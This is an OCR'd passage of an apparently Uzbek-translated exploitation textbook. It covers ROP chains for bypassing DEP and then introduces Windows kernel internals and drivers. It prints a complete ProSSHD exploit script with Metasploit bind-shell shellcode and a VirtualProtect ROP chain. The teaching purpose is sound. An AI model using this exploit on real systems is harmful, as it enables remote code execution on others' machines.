Kod ketma-ketligi davomli qaytish bilan tugaydi, lekin qaytarishning yuqoridagi ko'rsatmasi o'zgardi. Agar ushbu kod funksional bo'lsa, uni gadjet sifatida ishlatish mumkin. To'plamdagi **ESP** yoki **RSP** tomonidan ko'rsatilgan keyingi manzil boshqa **ROP** gadjeti bo'lganligi sababli, qaytarish yo'riqnomasi quyidagi kodlar ketma-ketligini chaqiradi. Ushbu dasturlash texnikasi 10-bobda muhokama qilinganidek, **ret2libc** ga o'xshaydi va aslida uning vorisi hisoblanadi. **ret2libc** yordamida qaytish ko'rsatkichini **system()** kabi funksiya boshlanish manzili bilan qayta yoziladi. **ROP** da, ko'rsatma ko'rsatgichi boshqaruvi qo'lga kiritilgandan so'ng, uni gadjet ko'rsatgichlari joylashgan joyga yo'naltiriladi va zanjir orqali qaytiladi.

Ba'zi gadjetlar kompensatsiya qilinishi kerak bo'lgan noto'g'ri ko'rsatmalarni o'z ichiga oladi. Masalan, to'plam POP yoki boshqa ko'rsatmalarni o'z ichiga olishi mumkin, ular registrga salbiy ta'sir ko'rsatish ehtimoli mavjud. Demontaj jarayoni:

```
XOR EAX, EAX
POP EDI
RETN
```

Ushbu misolda, EAX registri nolga tenglashtiriladi va so'ng qaytarishga urinish amalga oshiriladi. Biroq, afsuski, orada **POP EDI** buyrug'i mavjud. Buni bartaraf etish uchun to'plamga 4 baytlik to'ldiruvchi qo'shish mumkin. Shunda bu **EDI** ga keyingi gadjetning manzilini o'tkazmaydi. Agar **EDI** da zarur ma'lumot bo'lsa, bu gadjet to'plamdan foydalana olmaydi. Faraz qilaylik, bu gadjetdagi keraksiz buyruq qabul qilinishi mumkin. Shu sababli, to'ldiruvchi qo'shib kompensatsiya qilinadi. Quyida misol keltirilgan:

```
XOR EAX, EAX
POP EAX
RETN
```

Ushbu misolda **POP EDI** buyrug'i **POP EAX** bilan almashtirildi. Agar maqsad **EAX** registrini nolga tenglashtirish bo'lsa, u holda keraksiz **POP EAX** buyrug'i bu gadjetni ishlatish uchun yaroqsiz hisoblanadi. Boshqa turdagi befoyda buyruqlar ham mavjud, ularning ba'zilari yechish uchun juda murakkab bo'lishi mumkin, masalan, ko'rsatilmagan xotira manziliga murojaat qilish kabi.

ROP zanjirini yaratish

corelanc0d3r ning **Mona PyCommand** plaginidan foydalanib, ma'lum modul uchun tavsiya etilgan gadjetlar ro'yxatini topish mumkin (**-cp nonull** ROP zanjirlarida null baytlar ishlatilmasligini ta'minlash uchun ishlatiladi):

```
!mona rop –m msvcr71.dll –cp nonull
```

Ushbu buyruqni ishga tushirish, bir nechta fayllarni yaratadi, jumladan, quyidagilar:

- **rop_chains.txt** fayli, DEP ni chetlab o'tish uchun **VirtualProtect() va VirtualAlloc()** kabi funksiyalardan foydalanadigan to'liq yoki qisman to'ldirilgan ROP zanjirlarini o'z ichiga oladi. Ushbu zanjirlar ROP zanjirini qo'lda qurish uchun ko'p soatlarni tejashga yordam beradi.
- **rop.txt** fayli, eksploit uchun foydali bo'lishi mumkin bo'lgan ko'plab gadjetlarni o'z ichiga oladi. Odatda, yaratilgan ROP zanjirlari darhol ishlamaydi. Cheklovlarni kompensatsiya qilish uchun gadjetlarni qidirish kerak bo'ladi va **rop.txt** fayli bu jarayonda yordam berishi mumkin.
- **stackpivot.txt** nomli fayl, faqat to'plam burilishi instruksiyalarini o'z ichiga oladi.
- Mona versiyasiga qarab, boshqa fayllar ham yaratilishi mumkin, masalan, **rop_suggestions.txt** va to'liq **ROP** zanjirlarini o'z ichiga olgan XML fayllari. Shuningdek, yaratilgan ROP zanjirlari Mona versiyasiga va tanlagan opsiyalaringizga qarab farq qilishi mumkin.

Funksiya va uning parametrlar haqida qo'shimcha ma'lumotni Mona foydalanish sahifasida topish mumkin. **rop** komandasi ishlashi uchun biroz vaqt ketadi va chiqish fayllarini Mona yordamida tanlagan papkada yaratadi, buni **!mona config -set workingfolder <PATH>/%p** komandasidan foydalanib qilish mumkin. Juda batafsil bo'lgan **rop.txt** faylining tarkibi quyidagi kabi yozuvlarni o'z ichiga oladi:

```
Interesting gadgets
----------------
0x7c35a002 : # ADD EAX,ECX # RETN ** [MSVCR71.dll]**|{PAGE_EXECUTE_READ}
0x7c34e03f : # POP ESI # RETN ** [MSVCR71.dll] ** |{PAGE_EXECUTE_READ}
0x7c35a040 : # MOV EAX,ECX # RETN ** [MSVCR71.dll] **|{PAGE_EXECUTE_READ}
0x7c34c048 : # DEC ECX # RETN ** [MSVCR71.dll] ** |{PAGE_EXECUTE_READ}
...
```

Ushbu natijadan vazifani bajarish maqsadida gadjetlarni bir-biriga bog'lab, virtualprotect() uchun argumentlarni yaratish va uni chaqirish mumkin. Bu ko'ringanidek oson emas; bor narsa bilan ishlash kerak. Ijodkor bo'lish talab etiladi. ProSSHD dasturiga qarshi ishlaydigan quyidagi kod to'plamida qobiq kodi joylashgan ruxsatlarni o'zgartirish uchun VirtualProtect() ni chaqiruvchi ishlaydigan ROP zanjirini taklif etadi, shunda u bajariladigan hisoblanadi. DEP wsshd.exe uchun qayta yoqildi. Skript prosshd_dep.py deb nomlandi.

```
#prosshd_dep.py
import paramiko
from scp import *
from contextlib import closing
from time import sleep
import struct
hostname = "192.168.209.198"
username = "test1"
password = "asdf"
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=31337, RHOST=, EXITFUNC=process,
sc = b""
sc += b"\xdd\xc1\xd9\x74\x24\xf4\xbb\xc4\xaa\x69\x8a\x58\x33\xc9\xb1"
sc += b"\x56\x83\xe8\xfc\x31\x58\x14\x03\x58\xd0\x48\x9c\x76\x30\x05"
sc += b"\x5f\x87\xc0\x76\xe9\x62\xf1\xa4\x8d\xe7\xa3\x78\xc5\xaa\x4f"
sc += b"\xf2\x8b\x5e\xc4\x76\x04\x50\x6d\x3c\x72\x5f\x6e\xf0\xba\x33"
sc += b"\x8a\xa7\xd8\x1d\xce\x7b\xd8\xf1\x44\xc3\xa2\x74\x9a\xb7\x18"
sc += b"\x76\xcb\x67\x16\x30\xf3\x0c\x70\xe1\x02\xc1\x62\xdd\x4d\x6e"
sc += b"\x50\x95\x4f\xa6\xa8\x56\x7e\x86\x67\x69\x4e\x0b\x79\xad\x69"
sc += b"\xf3\x0c\xc5\x89\x8e\x16\x1e\xf3\x54\x92\x83\x53\x1f\x04\x60"
sc += b"\x08\x1b\x8d\x5f\x8c\x47\x56\xc1\x95\x2d\x39\xfe\xc6\x8a\xe6"
sc += b"\x5a\x8c\x39\xf3\xdd\xcf\x55\x30\xd0\xef\xa5\x5e\x63\x83\x97"
sc += b"\xc1\xdf\x0b\x94\x8a\xf9\xcc\xdb\xa1\xbe\x43\x22\x49\xbf\x4a"
sc += b"\xe1\x1d\xef\xe4\xc0\x1d\x64\xf5\xed\xc8\x2b\xa5\x41\xa2\x8b"
sc += b"\x15\x22\x12\x64\x7c\xad\x4d\x94\x7f\x67\xf8\x92\xb1\x53\xa9"
sc += b"\x74\xb0\x63\x37\xec\x3d\x85\xad\xfe\x6b\x1d\x59\x3d\x48\x96"
sc += b"\xfe\x3e\xba\x8a\x57\xa9\xf2\xc4\x6f\xd6\x02\xc3\xdc\x7b\xaa"
sc += b"\x84\x96\x97\x6f\xb4\xa9\xbd\xc7\xbf\x92\x56\x9d\xd1\x51\xc6"
sc += b"\xa2\xfb\x01\x6b\x30\x60\xd1\xe2\x29\x3f\x86\xa3\x9c\x36\x42"
sc += b"\x5e\x86\xe0\x70\xa3\x5e\xca\x30\x78\xa3\xd5\xb9\x0d\x9f\xf1"
sc += b"\xa9\xcb\x20\xbe\x9d\x83\x76\x68\x4b\x62\x21\xda\x25\x3c\x9e"
sc += b"\xb4\xa1\xb9\xec\x06\xb7\xc5\x38\xf1\x57\x77\x95\x44\x68\xb8"
sc += b"\x71\x41\x11\xa4\xe1\xae\xc8\x6c\x11\xe5\x50\xc4\xba\xa0\x01"
sc += b"\x54\xa7\x52\xfc\x9b\xde\xd0\xf4\x63\x25\xc8\x7d\x61\x61\x4e"
sc += b"\x6e\x1b\xfa\x3b\x90\x88\xfb\x69"
```




```
# ROP chain generated by Mona.py, along with fixes to deal with alignment.
rop = struct.pack('<L',0x7c349614) # RETN, skip 4 bytes [MSVCR71.dll]
rop += struct.pack('<L',0x7c34728e) # POP EAX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0xffffcdf) # Value to add to EBP.
rop += struct.pack('<L',0x7c1B451A) # ADD EBP,EAX # RETN
rop += struct.pack('<L',0x7c34728e) # POP EAX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0xfffffdff) # Value to negate to 0x00000201
rop += struct.pack('<L',0x7c353c73) # NEG EAX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0x7c34373a) # POP EBX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0xffffffff) #
rop += struct.pack('<L',0x7c345255) # INC EBX #FPATAN #RETN MSVCR71.dll
rop += struct.pack('<L',0x7c352174) # ADD EBX,EAX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0x7c344efe) # POP EDX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0xffffffc0) # Value to negate to0x00000040
rop += struct.pack('<L',0x7c351eb1) # NEG EDX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0x7c36ba51) # POP ECX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0x7c38f2f4) # &Writable location [MSVCR71.dll]
rop += struct.pack('<L',0x7c34a490) # POP EDI # RETN [MSVCR71.dll]
rop += struct.pack('<L',0x7c346c0b) # RETN (ROP NOP) [MSVCR71.dll]
rop += struct.pack('<L',0x7c352dda) # POP ESI # RETN [MSVCR71.dll]
rop += struct.pack('<L',0x7c3415a2) # JMP [EAX] [MSVCR71.dll]
rop += struct.pack('<L',0x7c34d060) # POP EAX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0x7c37a151) # ptr to &VirtualProtect()
rop += struct.pack('<L',0x7c378c81) # PUSHAD # ... # RETN [MSVCR71.dll]
rop += struct.pack('<L',0x7c345c30) # &push esp # RET [MSVCR71.dll]
req = b"\x41" * 489
nop = b"\x90" * 200
ssh_client = paramiko.SSHClient()
ssh_client.load_system_host_keys()
ssh_client.connect(hostname, username=username, key_filename=None, password=pas-
sword)
sleep(1)
with SCPClient(ssh_client.get_transport(), sanitize=lambda x:x) as scp:
scp.put(scp, req+rop+nop+sc)
```

Ushbu dasturga amal qilish birinchi marta qiyin ko'rinishi mumkin, lekin bu faqat qimmatli instruksiyalarni o'z ichiga olgan, bog'langan modullar sohalariga ko'rsatkichlar ketma-ketligi, RETN instruksiyasi, kabilarni gadjetga qaytaradigan bo'lsa, bu tartibni tushunish mumkin. Ro'yxatda VirtualProtect'ga chaqirish maqsadida ro'yxatlarni yuklash uchun ba'zi gadjetlar bor. To'g'ri argumentlarning tegishli registrlarga yuklanishini ta'minlash uchun boshqa gadjetlar ham mavjud. Mona tomonidan yaratilgan ROP zanjiridan foydalanishda, muallif to'g'ri sozlashda **VirtualProtect()** chaqiruvi muvaffaqiyatli bajarilishini aniqladi; ammo **Ring0** dan **SYSEXIT** orqali qaytilganda, to'plamning juda pastiga tushiladi va qobiq kodining o'rtasiga kiriladi. Buning o'rnini to'ldirish maqsadida EBP ni NOP ga jamlanishini ta'minlash uchun ba'zi gadjetlar qo'lda qo'shilgan. Bun-


day miqdordagi to‘plamga ehtiyoj qolmasligi uchun ehtiyotkorlik bilan vaqt sarflash mumkin edi; biroq bu vaqtni boshqa vazifalar uchun ham sarflash maqsadga muvofiqroq. Yaratilgan ROP zanjiri ushbu misolda ko‘rsatilganidan ancha farqli bo‘lishi mumkin. Quyidagi kodda avval **EAX** ga **0xffffffff** qiymati yuklanadi. Ushbu qiymat qobiq kodiga ishora qiluvchi **EBP** dagi manzilga qo‘shilsa, u 2^32 ga o‘tadi va NOP jamlanmaga ishora qiladi.

```
rop += struct.pack('<L',0x7c34728e) # POP EAX # RETN [MSVCR71.dll]
rop += struct.pack('<L',0xffffffff) # Value to add to EBP.
rop += struct.pack('<L',0x7c1B451A) # ADD EBP,EAX # RETN
```


Buning uchun **EBP NOP** jamlanmasi ichidagi joylashuvni ko‘rsatishiga ishonch hosil qilish maqsadida oddiy matematik hisob-kitoblarni bajarish kifoya. Yakuniy ko‘rsatma ushbu qo‘shimchani bajaradi:



Birinchi rasmda dastur EBP sozlanmaguncha pauza qilinadi, bu EBP qobiq kodining o‘rtasiga ishora qiladi. Quyidagi rasmda tuzatishlar kiritilgandan so‘ng EBP joylashgan manzil ko‘rsatilgan.



Ko‘rinib turibdiki, EBP qobiq kodidan oldin NOP jamlanmaga ishora qiladi. Exploitda ishlatiladigan va Metasploit tomonidan yaratilgan qobiq kodi, qobiqni TCP port 31337 bilan bog‘laydi. Eksploit bajarilishda davom etsa, xavfsizlik devori so‘rovi skrinshotida ko‘rsatilganidek, qobiq kodi muvaffaqiyatli bajariladi va port ochiq bo‘ladi.



Xulosa

Ushbu bobda keltirilgan usullar to‘plami Windows zaifliklaridan foydalanishning asosiy tamoyillarini o‘zlashtirishga hamda SafeSEH va DEP kabi oddiy xavfsizlik choralarini aylanib o‘tishga yordam beradi. Microsoft operatsion tizimlari tanlangan kompilyator sozlamalari va boshqa omillarga qarab turli xil himoya vositalariga ega bo‘ladi. Har bir himoya chorasi hujumchilarga yangi qiyinchiliklarni keltirib chiqaradi, xuddi “mushuk va sichqon”o‘yiniga o‘xshab. Exploit Guard singari vositalar taqdim etadigan himoya tayyor ekspluatatsiyalarni to‘xtatishga ko‘maklashadi, biroq muhokama qilinganidek, tajribali hujumchi bu himoyalarning ko‘pini chetlab o‘tish uchun ekspluatatsiyani moslashtirib olishi mumkin.

Qo‘shimcha manbalar

Corelan Team www.corelan.be

“Exploit Mitigation Improvements in Windows 8” (Ken Johnson and Matt Miller), Microsoft Corp. tc.gts3.org/cs8803/2014/r/win8-sec.pdf

“Exploit Writing Tutorial Part 3: SEH Based Exploits” (Peter Van Eeckhoutte) www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh

Microsoft Debugging Tools for Windows docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools

“mona.py – the manual” (corelanc0d3r) www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

“ProSSHD v1.2 20090726 Buffer Overflow Exploit” and a link to a vulnerable application (original exploit by S2 Crew) www.exploit-db.com/exploits/11618/

“ProSSHD 1.2 remote post-auth exploit (w/ASLR and DEP bypass)”and a link to a vulnerable application with ROP (Alexey Sintsov) www.exploit-db.com/exploits/12495/

Foydalanilgan adabiyotlar

1. NETMARKETSHARE, “Operating System Market Share by Version,” https://netmarketshare.com/operating-system-market-share.aspx (accessed May 25, 2021).

2. sk, “History and Advances in Windows Shellcode,” Phrack 62, June 22, 2004, phrack.org/issues/62/7.html.

3. Matt Pietrek, “A Crash Course on the Depths of Win32 Structured Exception Handling,” MSDN, January 1997, https://bytepointer.com/resources/pietrek_crash_course_depths_of_win32_seh.htm.

14-BOB. WINDOWS KERNELI EKSPLOITLARI

Ushbu bobda quyidagi mavzular yoritiladi:

- Windows Kernel
- Kernel Drayverlari
- Kernelda Debaginglash
- Kerneldan foydalanish
- Tokenlarni o‘g‘irlash

Windows Kernel va Kernel eksploitlarini yozish har biri alohida va katta mavzulardir. Yadroning ichki tuzilishini o‘rganish va ushbu bilimlarni xavfsizlik nuqsonlaridan foydalanish hamda to‘g‘ri qo‘llash uchun ko‘p yillar davomida tajriba to‘plash zarur. Ushbu kamchiliklar nafaqat kernelning o‘zida, balki drayverlar deb nomlanuvchi kengaytmalarda ham topilishi mumkin. Ushbu bobda ikki Windows tizimi o‘rtasida kernel nosozliklarini aniqlash va tuzatish, kernel drayverini teskari loyihalash va keyin imtiyozlarni oshirish maqsadida ushbu kernel drayveridan foydalanish metodologiyasi ko‘rib chiqiladi.

Windows kernel

Windows kernel shu darajada murakkabki, ushbu bobda faqat kernelning asosiy jihatlari va eksploitni tushunish uchun zarur bo‘lgan ba’zima’lumotlar ko‘rib chiqiladi. Windows kernel va uning ichki tuzilmasi haqida keng qamrovli manbalar mavjud. Ularga, jumladan, “Windows Internals” (7-nashr, 1 va 2 qism) kitobi, Pavel Yosifovich tomonidan yozilgan “Windows Kernel Programming”, shuningdek, Internetda mavjud bo‘lgan turli blog postlari kiradi.

Windows Software Development Kit (SDK), Windows Driver Kit (WDK) va Intel/AMD/ARM protsessor qo‘llanmalari ham qimmatli ma’lumot manbalari hisoblanadi. Shuningdek, 64bitli Windows tushunchalari o‘rganilib, eksploit ishlab chiqiladi. Ba’zi hollarda, 32bitli Windows bilan farqlar mavjud bo‘lsa-da, vaqt o‘tishi bilan bu farqlarning ahamiyati kamayib bormoqda. Kernel, kernel qatlami, ijro etuvchi qatlam va drayverlar yordamida ishlaydi. Kernel va bajaruvchi qatlamlar kernel tasvirida, ya’ni **ntoskrnl.exe** da amalga oshirilgan. Kernel qatlami oqimlarni rejalashtirish, bloklash, sinxronizatsiya va asosiy kernel obyektlarini boshqarish uchun kodni o‘z ichiga oladi. Ijro etuvchi qatlam esa xavfsizlikni ta’minlash, obyektlarni boshqarish, xotirani boshqarish, jurnalni yuritish va Windows Management Instrumentation kabi funksiyalar uchun kodni o‘z ichiga oladi. Ko‘pchilik kernel drayverlari **.sys** fayllari bo‘lib, lekin ba’zi kernel komponentlari **hal.dll** va **ci.dll** kabi **DLL** fayllaridir. **.sys** fayllari Portable Executable formatidagi fayllar hisoblanadi, shuningdek, **.exe** yoki **.dll** fayllari

ham shu formatda bo‘ladi. Quyidagi tizim diagrammasi Windows tizimining umumiy arxitektura tuzilishini ko‘rsatadi.

Quyi darajadan boshlab, Windows operatsion tizimida foydalanuvchi rejimida ishlaydigan ilovalar va xizmatlar mavjud bo‘lib, ular tizimning asosiy kutubxonalari (masalan, kernel32.dll, user32.dll) bilan muloqot qiladi yoki to‘g‘ridan-to‘g‘ri mahalliy API’lardan (masalan, ntdll.dll) foydalanadi. Ushbu ilovalar odatda Win32 API orqali tizim bilan bog‘lanadi va bu kutubxonalar orqali kernel bilan bilvosita aloqa o‘rnatadi. Shuningdek, kernelga bevosita kirish imkonini beruvchi minimal yoki Pico jarayonlari mavjud bo‘lib, ular tizim xizmatlari menejeri orqali bevosita tizim kerneli bilan bog‘lanadi. Bunday jarayonlar ko‘pincha yuqori samaradorlikni talab qiladigan xizmatlarda ishlatiladi va an’anaviy foydalanuvchi rejimidan farq qiladi. Tizim xizmati menejeri, shuningdek tizim chaqiruvlarini ishlov beruvchisi sifatida ham tanilgan, foydalanuvchi, rejimidan keladigan so‘rovlarni qabul qiladi va ularni kernel rejimiga uzatadi. Bu jarayonda tizim chaqiruvi amalga oshiriladi, bunda dasturiy ta’minot foydalanuvchi rejimidan kernel darajasiga o‘tadi. Chiziq kesib o‘tilganida, ya’ni foydalanuvchi rejimidan kernel rejimiga o‘tish sodir bo‘lganida, manzil bo‘shlig‘idagi farqni kuzatish muhimdir: foydalanuvchi rejimida manzillar pastroq qiymatlarga ega bo‘ladi, holbuki, kernel rejimi ancha yuqori manzillarni ishlatadi. Xotira, xotira tarixi va protsessorga xos sabablarga ko‘ra shu tarzda segmentlangan. Shunday qilib, kernel maydoniga (ring 0) va foydalanuvchi maydoniga (ring 3) tegishli xotirani ajratish uchun o‘rtada katta kanonik (qat’iy qoidaga bo‘ysunuvchi) bo‘lmagan bo‘shliqqa ega ikki xil kanonik manzil maydoni mavjud. Bir tomondan, kernel rejimida yuqorida aytib o‘tilganidek, kernel qatlami, ijro etuvchi qatlam va drayverlar mavjud. Ba’zi drayverlar, masalan, grafik drayverlar, apparat bilan to‘g‘ridan-to‘g‘ri aloqa qilishlari mumkin, boshqalari esa apparatning abstraksiya darajasi (Hardware Abstraction Layer)dan (HAL) foydalanadilar. HAL bu arxitektura va platformadan mustaqil, apparat bilan o‘zaro aloqada bo‘lgan kutubxona. Windows 10 (20 H1+)ning so‘nggi versiyalarida HAL kernel tasviri va HAL ichida amalga oshiriladi. Windows 10 ning so‘ngi versiyalarida (20H1+) HAL kernel tasviri ichida amalga oshiriladi va hal.dll moslik sabablari tufayli hali ham mavjud bo‘lgan yo‘naltiruvchi DLL dir. Agar bu assimilyatsiya qilish uchun juda ko‘p ma’lumot bo‘lsa, tashvishlanishga xojat yo‘q, bu shunchaki Windows tizimining tarkibiy qismlarini umumiy ko‘rinishidir.

Kernel Drayverlari

Kernel drayverlari – bu yadroning kengaytmalari bo‘lib, ular tizimga avval tanish bo‘lmagan qurilmalar yoki fayl tizimlari bilan o‘zaro aloqa qilishga, kernelning foydalanuvchi rejimiga introspeksiya (o‘z-o‘zini kuzatish) imkoniyatini taqdim etishga va kernelning ishlash usulini o‘zgartirishga yordam beradi. So‘ngi variant Microsoft tomonidan qat’iyan rad etiladi, shuning uchun kompaniya asosiy tizim protseduralari va ma’lumot tuzilmalariga aralashishni oldini olish uchun Kernel Patch Protection (aka PatchGuard)ni joriy etdi. Kernel drayverlari, yuklash drayverlari (boot drivers) deb ataladi, u yuklovchi tomonidan tizim yuklanayotganda yuklanadi. Drayverlarni Windows tizimiga faqat administratorlar yoki SeLoadDriverPrivilege huquqiga ega bo‘lganlar yuklashi mumkin. Microsoft tizim administratorlari va kernelning o‘rtasidagi chegarani xavfsizlik chegarasi deb hisoblamaydi, chunki administratorlar (deyarli) istalgan drayverlarni yuklashlari mumkin. Biroq drayverlar yuklanishi uchun qabul qilinadigan raqamli imzoga ega bo‘lishi kerak, chunki kernelning kodini imzolash (KMCS) 64bitli barcha mashinalarda standart ravishda qo‘llaniladi.

Drayverlar asosiy funksiyalar shaklida kirish/chiqish=input/output (I/O) protseduralarini taqdim etishi mumkin. Windows Driver Kit (WDK) 28 ta asosiy funksiyani belgilaydi, jumladan, yaratish, yopish, quvvat, I/O boshqaruvi, o‘qish, yozish, ma’lumotni so‘rash, ma’lumotni sozlash va o‘chirish. Har bir asosiy funksiyaning ishlovchilari, drayverlar ishga tushirilganda drayverning **_DRIVER_OBJECT** tuzilmasida o‘rnatiladi. Ushbu tuzilmada drayver haqida turli ma’lumotlar mavjud, masalan, drayverning nomi, drayver bilan bog‘liq qurilmalar ro‘yxati, drayverni yuklash so‘ralganda chaqiriladigan ixtiyoriy yuklashdan chiqarish protsedurasi va drayverning xotira chegaralari (boshlanish va hajm). Drayver bog‘langan **_DEVICE_OBJECT** tuzilmalarini yaratishi mumkin, bu tuzilmalar drayver javobgar bo‘lgan qurilmani ifodalaydi. Qurilmalar haqiqiy apparat tomonidan qo‘llab-quvvatlanishi yoki aksincha bo‘lishi mumkin. Apparatsiz drayver (non-hardware-backed driver)larga misol sifatida Sysinternals Process Explorer tomonidan tizim haqida qo‘shimcha ma’lumot olish uchun ishlatiladigan drayverni keltirish mumkin. Process Explorer holatida, vosita ishga tushganda Microsoft tomonidan imzolangan drayver yuklanadi va foydalanuvchi rejimidagi API’lar bilan aloqa o‘rnatiladi. Drayver foydalanuvchi rejimida kirish mumkin bo‘lgan qurilma obyektini yaratadi va foydalanuvchi rejimidan kelgan so‘rovlarni yadro-

dagi I/O (input-output) tizimi orqali xizmat qiladi. Yadroning I/O tizimi so‘rovlarni **DRIVER_OBJECT** da belgilangan asosiy funksiya ishlovchisi, drayverga tegishli bo‘lgan qurilma protsedurasi bilan taqsimlaydi. Asosiy funksiya kodlari WDK sarlavhalarida belgilangan doimiy butun son qiymatlari hisoblanadi. Ularning simvol nomlari **IRP_MJ** bilan boshlanadi va ular **_DRIVER_OBJECT** ning asosiy funksiya massiviga 0x70 dan boshlanadigan indekslar sifatida ishlatiladi. Asosiy funksiya ishlovchilari, shuningdek, drayverni taqsimlash protseduralari deb ham ataladi va quyidagi prototipga ega bo‘ladi:

```
NTSTATUS DriverDispatch(
_DEVICE_OBJECT *DeviceObject,
_IRP *Irp
)
{...}
```

I/O So‘rov Paket=Request Packet (IRP) qurilmaga yuborilgan I/O so‘rovini tavsiflaydi. U ko‘plab maydonlarga ega bo‘lib, ular keyinchalik bobdagi laboratoriya ishida muhim bo‘ladi. Ba’zi muhim maydonlar qatorida **AssociatedIrp.SystemBuffer** maydoni mavjud bo‘lib, u ko‘pincha so‘rov uchun kirish va/yoki chiqish buferini o‘z ichiga oladi, va **Tail.Overlay.CurrentStackLocation** maydoni mavjud bo‘lib, u so‘rovga tegishli ma’lumotni, maxsus chaqirilgan qurilmaga bog‘liq ravishda o‘z ichiga oladi.

CurrentStackLocation(_IO_STACK_LOCATION)dagi muhim ma’lumotlarga **MajorFunction** maydoni kiradi, bu hozirgi talab qilinayotgan asosiy funksiyani ifodalaydi. **Parameters** maydoni, bu katta bir birlashma bo‘lib, chaqirilayotgan asosiy funksiyaga qarab turli ma’lumotlarni o‘z ichiga oladi. Qurilma I/O boshqaruvi holatida, **MajorFunction IRP_MJ_DEVICE_CONTROL** (14) bo‘ladi va **Parameters** maydonida chaqirilayotgan I/O Control (IOCTL) kodini va kirish hamda chiqish buferlarining o‘lchamlarini tasvirlaydi. Ko‘pgina IOCTL chaqiruvlarida, kirish va/yoki chiqish buferi **_IRP** ning **AssociatedIrp.SystemBuffer** maydonida bo‘ladi. IOCTL kodlari haqida ko‘proq ma’lumot olish uchun Windows hujjatlariga murojaat qilish kerak.

Ushbu bo‘limdagi laboratoriya ishlari davomida talabalar kernel drayverining teskari muhandisligi va xatolarni tuzatish orqali qurilmani aniqlash, ro‘yxatga olingan asosiy funksiya ishlovchilarini aniqlash hamda foydalanuvchi rejimidan ushbu funksiya ishlovchilariga murojaat qilish jarayonlarini o‘rganadilar. Oxirgi bosqichda esa, mahalliy imtiyozlarni oshirish (Local Privilege Escalation, LPE)ni amalga oshirish maqsadida ekspluat yozish bo‘yicha ko‘nikmalar shakllantiriladi.

Kernelda Debaginglash

